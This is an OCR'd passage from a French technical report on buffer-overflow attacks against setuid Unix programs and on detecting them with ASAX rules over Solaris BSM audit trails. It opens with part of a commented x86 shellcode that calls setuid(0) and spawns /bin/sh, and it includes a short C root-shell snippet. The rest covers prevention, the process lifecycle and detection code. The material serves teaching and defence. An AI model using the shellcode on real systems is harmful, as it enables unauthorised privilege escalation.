 0xe8, 0xdc, 0xff,
 0xff, 0xff,       : call L5              : call L5
```

```
L7:
 '/', 'b', 'i', 'n', '/', 's', 'h',       : "/bin/sh"
 0x90, 0x90, 0x90, 0x90,                  : data (L7+[7..10])
 0x90, 0x90, 0x90, 0x90,                  : data (L7+[11..14])
 0x90, 0x90, 0x90, 0x90,                  : data (L7+[15..18])
L8:
 0x9a, 0x90, 0x90,
 0x90, 0x90, 0x07,
 0x90,             : lcall $0x07, $0x00   : syscall
 0x00
```

A nouveau, le lecteur attentif aura remarqué la présence de la chaîne "`/bin/sh`". Cette fois, elle se trouve à l'intérieur du "shellcode", et non plus tout à la fin. Une première observation, c'est qu'on y utilise deux fois le "pattern" "`jump` en avant, `call` en arrière". On remarquera également qu'on y fait deux appel système au lieu d'un seul (pour notre attaque "bidon"). Expliquons maintenant ce qui se passe, pas à pas.

La première instruction fait un `jump` en `L3`, d'où l'on fait un `call` en `L2` (ce qui pousse l'adresse de `L4` sur la pile), d'où l'on fait un `jump` en `L4`.

En `L4`, on récupère l'adresse de `L4` dans le registre `esi`, puis on met le registre `eax` à zéro. Ensuite, on met cinq bytes à zéro (les cinq bytes de l'instruction `lcall $0x07,$0x00`), puis on pousse un mot (de quatre bytes) à zéro sur la pile. Enfin, on met le registre `eax` à `0x17` (soit 23 en décimal), qui correspond au numéro de l'appel système `setuid`. Puis on effectue l'appel système, en faisant un `call` vers `L1`, où se trouve maintenant l'instruction `lcall` que nous avons "construite". Au retour de cet appel système, on retourne d'où l'on vient, donc, juste après l'instruction `call L1`.

On effectue donc un `jump` en `L6`, d'où on fait un `call` vers `L5` (ce qui, répétons-le une dernière fois, met l'adresse qui suit l'instruction (ici, il s'agit de `L7`) sur la pile). On récupère immédiatement cette adresse dans le registre `esi`. Le lecteur s'en sera douté, les instructions qui suivent "construisent" simplement l'instruction `lcall` qui se trouve en `L8`, et préparent l'appel système `exec` en mettant les arguments voulus sur la pile, et en mettant la valeur 11 dans le registre `eax`. Ensuite, on effectue simplement un `jump` vers `L8`, où se trouve l'instruction `lcall` qui fait effectivement l'appel système.

Une remarque pour terminer : il aurait été possible de se limiter à un seul appel système dans cette attaque (l'appel à `exec`, bien entendu). Cela nous aurait donné un shell dont l'`EUID` aurait été 0 (comme cela avait été le cas pour notre attaque "bidon"). Pour obtenir un "vrai" "shell root" (c'est-à-dire dont l'`UID` est égal à 0), il aurait alors suffi de compiler et d'exécuter le petit programme suivant :

```
main ()
{
  setuid(0) ; execl("/bin/sh","",0) ;
}
```

# 5

# PRÉVENTION

Les buffers overflows ont lieu, nous l'avons vu, lorsque les programmes utilisent des fonctions "dangereuses" sur des arguments dont il n'a pas été vérifié qu'ils étaient conformes aux attentes. Les fonctions "dangereuses" auxquelles nous faisons allusion ici sont, par exemple, les fonctions suivantes (de la librairie C standart) : `strcpy`, `strcat`, `sprintf`, `vsprintf`. Ces fonctions ont chacune un équivalent "`n`", c'est-à-dire, une fonction qui effectue la même opération, mais dont le nom contient un "`n`" en plus, et qui prennent un argument en plus : la taille (maximale) de la chaîne de caractères sur laquelle l'opération doit se faire. Il s'agit, pour les fonctions données en exemple, de, respectivement, `strncpy`, `strncat`, `snprintf` et `vsnprintf`.

Malgré la présence de ces fonctions "`n`" et les avertissements qui entourent les fonctions non sécurisées (la page `man` de `strcpy` (de la version GNU de la librairie standart C) avertit : "If the destination string of a `strcpy()` is not large enough (that is, if the programmer was stupid/lazy, and failed to check the size before copying) then anything might happen. Overflowing fixed length strings is a favourite cracker technique."), on continue de trouver régulièrement des "buffer overflows" qui sont "utilisables"...

Une autre technique de prévention consiste à utiliser des librairies spécialisées qui interceptent les appels considérés comme "dangereux" et les remplace par des appels "sécurisés". La librairie `libsafe` par exemple fait cela.

Une autre technique encore consiste à rendre la pile (la partie haute de la mémoire) "non exécutable", c'est-à-dire d'empêcher l'exécution de code qui s'y trouverait. En général, il n'y a pas de raisons de vouloir exécuter du code qui se trouverait dans la pile. Mais cette affirmation n'est pas vraie dans tous les cas : les interpréteurs utilisent parfois la pile, et y placent du code exécutable. Cela signifie donc qu'il n'y aura pas moyen d'utiliser tous les interpréteurs, si une machine est protégée de la sorte, alors même qu'ils sont inoffensifs.

Une dernière solution enfin, à laquelle on ne pense en général pas, consiste tout simplement... à ne pas utiliser les bits "set user id" et "set group id". Le faire en toute généralité est difficile, mais c'est néanmoins possible pour la grande majorité des applications existantes. Les trois exceptions auxquelles l'on peut penser sont `passwd`, `login` et `su`. Cela limite bien entendu la liberté des utilisateurs du système, mais c'est là un compromis à faire, si l'on veut un système réellement sécurisé.

# 6

# VIE ET MORT D'UN PROCESSUS UN*X

Avant de nous embarquer dans une étude d'un mécanisme de détection pour cette attaque, il nous semble intéressant de nous attarder quelque peu sur la manière dont les processus fonctionnent, dans un système `UN*X`. Intuitivement, un processus, c'est un programme "qui tourne". Il possède donc un certain espace mémoire. Une partie de cet espace contient le code du programme, une autre, les variables. A chaque processus sont bien évidemment aussi associés une série de fichiers ouverts, un pointeur d'instruction courante, etc. En plus de cela, chaque processus possède un identifiant, le "process id" (ou `PID`).

La question importante pour nous ici est la suivante : comment un processus vit-il ? C'est-à-dire : comment naît-il, comment évolue-t-il, comment meurt-il ? Dans les systèmes `UN*X`, *tous* les processus sont créés par un appel système `fork`. L'appel système `fork` (documenté, par exemple, dans la page de manuel `fork(2)`) ne prend aucun argument. Il crée simplement un nouveau processus, dit "enfant" du processus courant. Le processus courant est considéré comme le processus "parent" de ce nouveau processus. Le processus enfant est un clône du processus parent, c'est-à-dire qu'il s'agit d'une copie parfaite de ce processus. En fait, cette copie n'est pas tout à fait parfaite. Juste après le retour de l'appel système `fork`, il y a un (et un seul) mot mémoire qui diffère, entre les deux processus : c'est la valeur de retour renvoyée par l'appel système `fork`. Cette valeur est un entier, qui est nul si l'on se trouve dans le processus enfant, et non nul si l'on se trouve dans le processus parent (dans ce deuxième cas, il s'agit en fait du `PID` du processus enfant créé).

Si l'on ne tient pas compte de cette valeur de retour, les deux processus, parent et enfant, continueront leur exécution exactement de la même manière. En général donc, l'appel à `fork` se trouve dans une construction conditionnelle, du type :

```
if (fork())
  {
    /* code à exécuter dans le processus parent */
  }
else
  {
    /* code à exécuter dans le processus enfant */
  }
```

Une question légitime est alors bien sûr : comment le premier processus est-il créé ? Il ne peut avoir de parent, lui, puisqu'il est le premier. Dans les systèmes `UN*X`, le premier processus est créé directement par le kernel. Il créé à son tour le processus `init`, dont tous les autres processus descendent (les démons, les processus de login, et ainsi de suite).

Malgré le fait que tous les processus soient créé par duplication (ou clônage) d'un autre processus, tous les processus sont pourtant différents. Il doit donc y avoir un moyen de remplacer un processus par un nouveau. Nous l'avons déjà vu, c'est ce que fait l'appel système `exec` (documenté dans la page de manuel `exec(2)`). La création d'un nouveau processus suit donc en général le "pattern"

suivant :

```
if (!fork())
  exec("⟨file⟩") ;
```


Après cette instruction, un nouveau processus existe, dont le parent est le processus courant, et qui correspond au fichier ⟨*file*⟩. Par exemple, lorsqu'un "shell" veut lancer une commande, `/bin/ls` par exemple, il appelle `fork`, puis il appelle `exec("/bin/ls")`, ce qui remplace le "nouveau" shell créé par `/bin/ls`. Cela se passe en deux temps : chargement du fichier en mémoire (en écrasant le processus remplacé), puis lancement du processus proprement dit.

La majorité des appels à `fork` suivant ce "pattern", et les informaticiens étant toujours en quête d'optimisations, ils se sont rapidement rendu compte que la duplication du processus était souvent une perte de temps. En effet, la création d'une copie conforme du processus étant suivie immédiatement d'un remplacement de ce processus par un autre (donc de l'écrasement de la copie fraîchement créée), il était possible d'éviter la première phase, c'est-à-dire la phase de copie. Cette optimisation s'est d'abord (historiquement parlant) faite, dans les systèmes BSD, en utilisant un nouvel appel système, `vfork`, de même signature que `fork`, mais qui ne dupliquait que le moins possible (ce qui signifie par ailleurs qu'il était possible, en utilisant `vfork`, de faire partager des variables à deux processus différents). L'autre solution, mise en place plus tard, et utilisée tant dans les systèmes GNU/Linux que dans Solaris, consiste à implémenter l'appel système `fork` avec un mécanisme dit de "copy on write" (COW), qui, comme son nom l'indique, ne copie un espace mémoire dans le processus enfant que lorsque l'enfant veut y écrire. Dans le cas d'un couple `fork/exec`, il n'y a donc pas de copie inutile de mémoire qui est effectuée.

Tout au long de son exécution, un processus peut alors effectuer d'autres appels système : il ouvre et ferme des fichiers, il lit et écrit dans ces fichiers, il change l'identifiant de l'utilisateur qui l'exécute, il envoie des messages à d'autres processus, il peut à son tour créer des processus enfants, et ainsi de suite. Il arrive même que le processus créé, à un moment donné de son exécution, se remplace par un autre processus, en refaisant un deuxième (ou un troisième, ou...) appel système `exec`.

Lorsqu'enfin un processus veut se terminer, il le fait en appellant la fonction `exit`. Le paramètre passé à cet appel système est le code d'erreur du programme, c'est-à-dire une valeur (un entier) indiquant la manière dont l'exécution du programme s'est déroulée et/ou terminée.

La vie d'un processus peut donc se représenter sous la forme de la machine à états suivante :



# 7

# LA DÉTECTION


La méthode de détection présentée ici repose sur la "philosophie" "KISS" : "Keep It Simple and Stupid". C'est-à-dire que nous avons tenté de construire un mécanisme de détection qui soit le plus simple possible, à écrire et à comprendre. Elle repose sur le constat suivant : (presque) toutes les attaques par buffer overflow (ou par heap overflow) se déroulent de la manière suivante :

```
$ ed
a
⟨code de l'attaque⟩
.
w exploit.c
q
$ gcc -o exploit exploit.c
$ ./exploit
# id
uid=0(root) gid=0(root)
#
```

Notre attaque en tout cas se déroule de cette manière-là, et la majorité des autres attaques que nous avons eu l'occasion de lire suivent ce même schéma.

Voici, de façon informelle, ce qui se passe lors de cette attaque : une fois le fichier contenant le code source de l'attaque écrit et compilé, il est exécuté. Cela signifie, comme nous l'avons vu dans le chapitre précédent, que le "shell" courant effectue l'appel système `fork`, et qu'il le fait suivre, en l'occurence, de l'appel système `exec("./exploit")`. Le nouveau processus créé s'exécute, ce qui a pour effet de créer un buffer (⟨*buffer*⟩) en mémoire, de remplir ce buffer (entre autres avec le "shellcode"), puis d'effectuer l'appel système `exec("`⟨*file*⟩`", `⟨*buffer*⟩`)`, ⟨*file*⟩ étant bien sûr le fichier exécutable exploité. Si tout se passe correctement, après un certain temps, on peut observer l'appel système `setuid(0)` suivi de l'appel système `exec("`⟨*file*⟩`")`, ⟨*file*⟩ étant en général un "shell", dont le `RUID` et l'`EUID` seront donc 0 (soit l'`UID` de l'utilisateur `root`).

La détection d'une situation de ce type peut alors se faire très simplement. En ne considérant que les appels système `fork`, `exec` et `exit`, La machine à états présentée plus haut est simplement séparée en deux parties : le premier appel système `exec`, et les appels système `exec` suivants. On obtient donc la machine à états suivante :




Nous venons de le voir (et on le voit bien sur ce schéma !), les seuls événements qu'il est nécessaire de tracer sont donc les appels système `fork`, `exec` et `exit`.

Ces événements appartiennent tous les trois à la classe "process" du "Basic Security Module" (ou "BSM") de Solaris, symbolisée par "`pc`" dans le fichier `/etc/security/audit_control`. On considère qu'il y a attaque simplement lorsqu'un appel système `exec` autre que le premier porte sur un fichier qui a son bit "set user id" et/ou "set group id" à 1. Il est en effet difficile d'imaginer une situation "légale" dans laquelle ce genre d'opération devrait pouvoir être faite.

Pour mener la détection à bien en suivant ce schéma, il nous faut définir trois règles ASAX : la première détectera la création de nouveaux processus, la deuxième, le premier appel système `exec`, et la troisième, les appels système `exec` (ou l'appel système `exit`) qui suivent. Il y a donc en permanence une (et une seule) règle active par processus actif dans le système, et une règle supplémentaire qui détecte la création de processus.

La première règle s'écrira donc, fort simplement :

```
rule on_fork_trigger ;
begin
  if
    EVENT = 2 /* fork */ and AUID != 0
      -->
        trigger off for_next wait_first_exec(PID)
  fi ;
  trigger off for_next on_fork_trigger
end ;
```

L'appel système `fork` possède le numéro 2, et ce même numéro l'identifie dans une trace produite par le "Basic Security Module". Cette règle se lit donc : si l'événement de l'enregistrement courant est un `fork`, et si l'`AUID` (l'"audit user id", c'est-à-dire l'identité de l'utilisateur au moment de son login, qui est immuable) qui lui correspond n'est pas 0 (c'est-à-dire si l'utilisateur qui a lancé la commande (ou le démon) qui effectue ce fork n'est pas le `root` : cela permet d'éviter la situations dans laquelle le système de sécurité "tuerait" un processus du super-utilisateur, qui, de toute manière et par définition, ne va pas attaquer son système pour le devenir), alors lancer la règle `wait_first_exec`, en lui donnant, comme argument, le `PID` du processus créé. Bien sûr, comme cette règle doit être active pour tous les enregistrements de l'"audit trail", elle est appellée récursivement. La règle spéciale d'initialisation (`init_action`) d'ASAX s'écrit donc :

```
init_action ;
begin
  trigger off for_next on_fork_trigger
end ;
```

La deuxième règle, comme prévu, détecte le premier appel à `exec`, pour un processus de `PID` donné (passé en argument). Comme l'appel système `exec` existe sous deux formes différentes ("`exec`" et "`execve`"), qui portent respectivement les numéros 7 et 23, ce sont bien sûr ces deux événements qui sont détectés.

C'est la règle appellée par `on_fork_trigger`, et elle prend, en argument, le `PID` du processus à "suivre".

```
rule wait_first_exec ( pid : integer ) ;
begin
  if
    (EVENT = 7 /* exec */ or EVENT = 23 /* execve */)
    and PID = pid
      -->
        trigger off for_next wait_exec_or_exit(pid, FILE) ;
    true
      -->
        trigger off for_next wait_first_exec(pid)
  fi
end ;
```

Si l'événement de l'enregistrement courant est un `exec` et si le `PID` correspond à celui reçu en argument par la règle, alors c'est qu'il s'agit du premier appel à `exec` du processus, et c'est pourquoi on appelle alors la règle `wait_exec_or_exit`, en lui donnant comme argument le `PID` du processus ainsi que le fichier donné en paramètre à l'`exec` original.

Voici enfin la règle "centrale" du système de détection. Elle prend en argument, nous venons de le voir, le `PID` du processus à "suivre", ainsi que le fichier de l'appel système `exec` original. Ce deuxième argument n'est en réalité pas nécessaire, mais il fournit des indications très utiles à l'administrateur du système, et, comme on dit, "il ne mange pas de pain".

```
rule wait_exec_or_exit ( pid : integer ; file : string ) ;
begin
  if
    (EVENT = 7 /* exec */ or EVENT = 23 /* execve */)
    and PID = pid
      -->
        if
          PERM div 512 mod 8 >= 2 /* setuid and/or setgid? */
            -->
              println('Attack: UID=', AUID, ', PID=', pid,
                      ', ', file, ' --> ', FILE, '.') ;
          true
            -->
              trigger off for_next
                          wait_exec_or_exit(pid, file)
        fi ;
    EVENT = 1 /* exit */ and PID = pid
      -->
        skip ;
```

```
      true
        -->
          trigger off for_next wait_exec_or_exit(pid, file)
    fi
  end.
```

Comme on le constate, trois cas sont distingués, en fonction de l'événement. S'il s'agit d'un `exit` effectué par le processus ayant l'identifiant `PID`, alors il ne faut plus rien faire (puisque le processus n'existe plus, désormais). S'il s'agit d'un `exec` (ou, comme nous venons de le voir, d'un `execve`), alors il faut vérifier qu'il ne s'agit pas d'une attaque. Dans tous les autres cas, on se contente d'appeller l'a règle récursivement. Pour vérifier s'il y a ou non attaque, on se contente de vérifier que ni le bit "set user id" ni le bit "set group id" du fichier n'est mis. Pour ce faire, on utilise la construction suivante, un rien compliquée :

```
PERM div 512 mod 8 >= 2
```

Il s'agit en fait simplement d'extraire le nombre contenu dans les trois premiers bits de permission du fichier. Nous l'avons vu, le raisonnement se fait en octal (puisque les bits de permission sont regroupés par trois), et les trois premiers bits correspondent au premier chiffre d'un nombre de quatre chiffres. Pour les extraire, il suffit donc d'effectuer un "div $8 \times 8 \times 8$" (soit un "div 512") suivi d'un "mod 8". Un des deux "set-bits" est à 1 si le nombre obtenu alors est plus grand ou égal à 2.

S'il y a attaque, alors un message est affiché, à l'intention du super-utilisateur. Ce message ressemble par exemple à celui-ci :

```
Attack: UID=1006,
        PID=8581,
        /home/group6/./exploit --> /usr/bin/lpset.
```

Il est évident, étant donné les informations dont le système dispose à ce moment-là, que l'affichage de ce message pourrait être remplacé par un "`kill`" du processus, une suppression du fichier litigieux, ou encore une suppression de l'utilisateur indélicat. S'il n'y a pas attaque, par contre, la règle `wait_exec_or_exit` est simplement appellée récursivement. Il se pourrait en effet que l'attaque se fasse au moment du troisième (ou, en toute généralité, du $n^{\text{ième}}$) `exec`.

La question intéressante est maintenant évidemment : ce mécanisme de détection fonctionne-t-il ? Il semble bien que oui. Sur dix attaques par buffer overflow, nous en détectons neuf. La seule attaque non détectée ne l'est pas tout simplement parceque l'appel à `exec` avec le fichier "set user id" est le premier : le buffer est passé en argument au programme exploité directement par la ligne de commande. Il s'agit donc d'une attaque du type :

```
$ /usr/bin/lpset $(./exploit)
#
```

Ce type d'attaque (dans laquelle le programme `exploit` se contente d'imprimer le buffer sur la sortie standart, plutôt que d'effectuer lui-même l'appel `exec`)

est en général peu utilisée, ne fut-ce que parcequ'il existe de nombreux "shells" différents, et que la manière dont ils acceptent les arguments et les transmettent au programme appellé peut différer. Il est par exemple fort probable que certains shells limitent la taille des arguments que l'on peut passer aux commandes.

Outre le fait qu'elle est simple et qu'elle ne demande pas le traçage de beaucoup d'appels système (ce qui signifie que l'overhead dû à la présence du système de sécurité est minimal, d'autant que les appels système `fork`, `exec` et `exit` sont relativement peu fréquents), la détection présentée ici a l'avantage de détecter également, de manière fort "naturelle", les attaques sur les programmes "set user id" tels que `/bin/su` ou `/usr/bin/sudo`, qui en général posent problème. Ensuite, la détection fonctionne également pour les attaques par la méthode du heap overflow (beaucoup moins fréquentes il est vrai). Enfin, le nombre de fausses alertes générées par ce mécanisme de détection est, théoriquement, nul.

Les "experts" s'en seront rendu compte, ce qui vient d'être présenté n'est, en fait, pas tout à fait correct. D'une part, nous avons en effet supposé jusqu'ici (par simplification didactique) que les seuls événements `fork`, `exec`, `execve` et `exit` permettaient de suivre un processus tout au long de sa "vie". En réalité, il existe d'autres événements possibles du même "type." Par exemple, lorsqu'un programme "core dumpe", c'est-à-dire lorsqu'il "plante" d'une manière qui n'a pas été prévue par le programmeur, l'événement généré n'est pas celui de l'appel système `exit`, mais l'événement "`process dumped core`" (de numéro 111). Une autre manière encore de se terminer pour un processus est d'être "tué", au moyen d'un appel système `kill` (15) ou `killpg` (52). Ensuite, il existe également des dérivés de l'appel système `fork` : dans Solaris, il s'agit de `vfork` (25) et de `fork1` (241). Présenter ces appels système (rares en pratique) dans le code n'aurait probablement fait qu'alourdir la présentation... Enfin, il se pourrait fort bien que certains appels système ne réussissent pas (même si c'est rare pour les appels `fork`, `exec` et `exit`) : il faudrait donc systématiquement vérifier quelles sont les valeurs de retour.

D'autre part, nous avons également supposé jusqu'ici (toujours par simplification didactique) que les variable en lettres capitales présentes dans les règles Russel (`EVENT`, `PID`, `PERM`, `FILE` et `AUID`) contenaient "naturellement" les valeurs voulues. En réalité, il n'en est rien. Il est nécessaire de spécifier exactement, presque "à la main", l'endroit où ces valeurs devront être recherchées. Le code Russel s'écrit donc, en réalité :

```
init_action ;
begin
  trigger off for_next on_fork_trigger
end ;

rule on_fork_trigger ;
var
  EVENT, AUID, PID : integer ;
begin
  EVENT := strToInt(un_header_event) ;
  AUID := strToInt(un_subj_auid) ;
```

```
  PID := strToInt(un_arg_val_0) ;
  if
    EVENT = 2 /* fork */ and AUID != 0
      -->
        trigger off for_next wait_first_exec(PID)
  fi ;
  trigger off for_next on_fork_trigger
end ;

rule wait_first_exec ( pid : integer ) ;
var
  EVENT, PID : integer ;
  FILE : string ;
begin
  EVENT := strToInt(un_header_event) ;
  PID := strToInt(un_subj_pid) ;
  FILE := un_path_name_0 ;
  if
    (EVENT = 7 /* exec */ or EVENT = 23 /* execve */)
    and PID = pid
      -->
        trigger off for_next wait_exec_or_exit(pid, FILE) ;
    true
      -->
        trigger off for_next wait_first_exec(pid)
  fi
end ;

rule wait_exec_or_exit ( pid : integer ; file : string ) ;
var
  EVENT, PID, AUID, PERM : integer ;
  FILE : string ;
begin
  EVENT := strToInt(un_header_event) ;
  PID := strToInt(un_subj_pid) ;
  AUID := strToInt(un_subj_auid) ;
  PERM := strToInt(un_attr_mode) ;
  FILE := un_path_name_0 ;
  if
    (EVENT = 7 /* exec */ or EVENT = 23 /* execve */)
    and PID = pid
      -->
        if
          PERM div 512 mod 8 >= 2 /* setuid and/or setgid? */
            -->
              println('Attack: UID=', AUID, ', PID=', pid,
                      ', ', file, ' --> ', FILE, '.') ;
          true
            -->
              trigger off for_next wait_exec_or_exit(pid, file)
        fi ;
    EVENT = 1 /* exit */ and PID = pid
      -->
```

```
        skip ;
    true
      -->
        trigger off for_next wait_exec_or_exit(pid, file)
  fi
end.
```

On le voit, les seules différences par rapport au code présenté plus haut sont la présence des "sections" `var`, déclarant les variables locales aux règles, qui portent toutes des noms en capitale, ainsi que la présence des instructions d'"initialisation" de ces variables. Les identifiants utilisés dans ces instructions (tel, par exemple, `un_header_event`) sont connus d'ASAX au moyen du fichier de "description de données" (dit fichier "DDF", pour "Data Description File"), qui, dans notre cas, est fort court, puisqu'il ne contient que six entrées (l'entrée initiale, dont les lignes commencent par les lettres `A`, `B`, `C` et `D`, n'étant pas considérée comme une entrée "utile") :

```
A sun4m
B SunOS Generic
C pascal
D Mon Mar 25 16:01:10 WET 1996

1 4
2 short
3 short
4 un_header_event
5 EVENT

1 202
2 u_long
3 u_long
4 un_arg_val_0
5 PID

1 401
2 u_long
3 u_long
4 un_attr_mode
5 PERM

1 1502
2 char
3 char
4 un_path_name_0
5 FILE

1 2101
2 long
3 long
4 un_subj_auid
5 AUID

1 2106
```

```
2 long
3 long
4 un_subj_pid
5 PID
```

Les différentes entrées de ce fichier définissent l'endroit où se trouvent les informations dans le fichier d'"audit trail" (ce sont les lignes commençant par 1), leur type (les lignes commençant par 3), et leur identifiant dans le code Russel (les lignes commençant par 4). En supposant que le code Russel présenté plus haut se trouve dans un fichier nommé `bufover.asa`, que le fichier "DDF" ci-dessus s'appelle `bsm.ddf`, et que l'"audit trail" à analyser s'appelle `20020422.bsm` (il s'agit donc d'un fichier "natif", tel que produit par BSM, et non d'un fichier dit "normalisé") l'appel à ASAX se fera alors de la façon suivante :

```
$ asaxc bsm.ddf bufover 20020422.bsm
```

Si tout se passe bien, les attaques, s'il y en a eu, seront reportées à l'écran. Un exemple typique "réel" est :

```
$ asaxc bsm.ddf bufover 20020422.bsm
begin parsing description file ...
         asax :     bufover.asa
vopen(20020422.bsm )
Processing audit trail ...
Attack: UID=1006, PID=8581, /home/group6/./exploit --> /usr/bin/lpset.
Attack: UID=1001, PID=15377, /home/group1/./attack --> /usr/bin/rlogin.
Attack: UID=1005, PID=32383, /home/group5/./a.out --> /usr/bin/newgrp.
Attack: UID=1003, PID=51381, /home/group3/./sploit --> /usr/bin/rlogin.

end of audit trail reached.
Processing completion rules ...

End of emulation.

user time div HZ : 0.070000
system time div HZ: 0.130000
total time div HZ : 0.200000
$
```

L'exemple nous semble parler "de lui-même."

Il est théoriquement possible que le mécanisme de détection présenté ici détecte malgré tout (et considère comme des attaques) certaines séquences d'événements qui étaient en fait valides. Nous doutons cependant que ce genre de situation se présente dans un système réel : il s'agirait plutôt, pensons-nous, de "cas d'école", construits sur mesure pour être détectés "illégalement" par ces règles. Le nombre de fichiers possédant un "set user id" ou un "set group id" à 1 est en effet relativement faible (sur un système typique, il y a au plus une cinquantaine de programmes ayant cette caractéristique). Il ne nous semble pas utile que l'un d'eux remplace, à un moment donné au cours de son exécution, un processus utilisateur existant : pourquoi un programme aurait-il intérêt à se faire

remplacer par, par exemple, `/bin/su`, `/bin/login`, `/bin/ping`, `/usr/bin/sudo`, `/usr/bin/traceroute`, ... ?

La seule situation dans laquelle cela peut être "utile" (mais elle est à déconseiller fortement) est la suivante : certains administrateurs système débutants s'offrent le droit, lorsqu'il sont "simples utilisateurs", d'appeller la commande `sudo` (donc, `/usr/bin/sudo`, qui est "set user id") avec, comme argument, la commande `su` (donc, `/bin/su`, qui est également "set user id"). Ils ont donc une ligne du type

```
toto localhost = (ALL) NOPASSWD: /bin/su
```

dans le fichier `/etc/sudoers` de leur machine. De cette manière, ils n'ont qu'à taper `sudo su` pour obtenir un shell de super-utilisateur, ou `sudo su` ⟨*user*⟩ pour obtenir un shell sous l'identité ⟨*user*⟩. Cette technique est, bien entendu, dangereuse, et en tout cas à déconseiller pour des machines dites "de production".